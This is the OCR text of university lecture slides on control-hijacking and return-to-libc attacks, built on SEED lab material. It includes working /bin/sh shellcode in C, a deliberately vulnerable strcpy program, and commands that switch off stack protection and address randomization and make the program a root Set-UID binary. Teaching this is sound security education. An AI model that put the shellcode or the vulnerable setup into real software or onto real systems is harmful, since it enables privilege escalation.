Operating Systems Security

LN. 7

Return-to-libc Attacks

Fall 2019

Computer Security & Operating Systems Lab, DKU


Control Hijacking Attacks


- Control flow
  - **Order** in which individual statements, instructions or function calls of a program are executed or evaluated


- Control Hijacking Attacks (Runtime exploit)
  - A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
  - Control-hijacking attacks = Control-flow hijacking attacks
    - **Change of control flow**
      - Alter a code pointer (i.e., value that influences program counter)
        or, Gain control of the instruction pointer **`%eip`**
      - Change memory region that should not be accessed

E.g.) Code injection attacks,
Code reuse attacks

Control Flow Graphs (CFG)








A **basic block** is a linear sequence of program instructions having one entry point (the first instruction executed) and one exit point (the last instruction executed).


A **control flow graph** is a directed graph in which the nodes represent basic blocks and the edges represent control flow paths.

General Principle of Code Injection Attacks



Source: ***Lecture: Code-Reuse Attacks and Defenses***, Lucas Davi, Winter School on Binary Analysis, 2017

General Principle of Code-Reuse Attacks




Code Injection Attacks
vs.
Code Reuse Attacks

Code-injection Attacks

- Code-injection Attacks
  - a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

- Shellcode
  - code supplied by attacker
    - often saved in buffer being overflowed
    - traditionally transferred control to a *shell* (*user command-line interpreter*)
  - machine code
    - specific to processor and OS
    - traditionally needed good assembly language skills to create
    - more recently have automated sites/tools


Code-injection Attacks



- An example of malicious code is shellcode
- One of Control-Flow Attacks

Code-Reuse Attacks

- Where are normally executable codes located?



- **Code-Reuse Attack**: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

e.g.) Return-to-Libc Attacks (Ret2Libc),
Return-Oriented Programming (ROP),
Jump-Oriented Programming (JOP)

Return-to-libc Attacks

Sources / References

- **Handsonseuciry.net, https://www.handsonsecurity.net/index.html**
- **Computer & Internet Security, Slides, Problems and Labs**
  - Author: Wenliang Du
  - https://www.handsonsecurity.net/resources.html
  - This lecture note is from the “Slides” on the “Computer & Internet Security”

- SEED labs, https://seedsecuritylabs.org/index.html
- “Lab Setup” page (Lab Environment Setup), https://seedsecuritylabs.org/lab_env.html
- Software Security Labs, https://seedsecuritylabs.org/Labs_16.04/Software/

Please do not duplicate and distribute

Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

Calls shellcode

Additional Slide: Function Pointer in C

```
#include <stdio.h>
// A normal function with an int parameter and void return type
void fun(int a) {
    printf("Value of a is %d\n", a);
}

int main() {
    // fun_ptr is a pointer to function fun()
    void (*fun_ptr)(int) = &fun;

   /* The above line is equivalent of following two
      void (*fun_ptr)(int);
      fun_ptr = &fun;        */

    // Invoking fun() using fun_ptr
    (*fun_ptr)(10);   // ==  fun (10);

    return 0;
}
```

```
#include

int (*v)(int);
/* v is not itself a function, but rather is a variable
that can point to a function. */

int f(int x) {
  return x+1;
}

main() {
  v = &f;
  printf("%d\n", (*v)(3) );
}
```

Non-executable Stack

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```


- With non-executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);        ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow problem

Program: stack.c

This code has potential buffer overflow problem in `vul_func()`

Environment Setup

“Non executable stack” countermeasure is switched ***on***, StackGuard protection is switched ***off*** and address randomization is turned ***off***.


```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

Root owned Set-UID program.

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```


Return to Libc Attack

Control hijacking without code injection




Return-to-Libc (1)

- **Adversary transmits malicious input**




Return-to-Libc (2)

- Input contains pattern bytes, … a new ret_addr pointing to system(), …



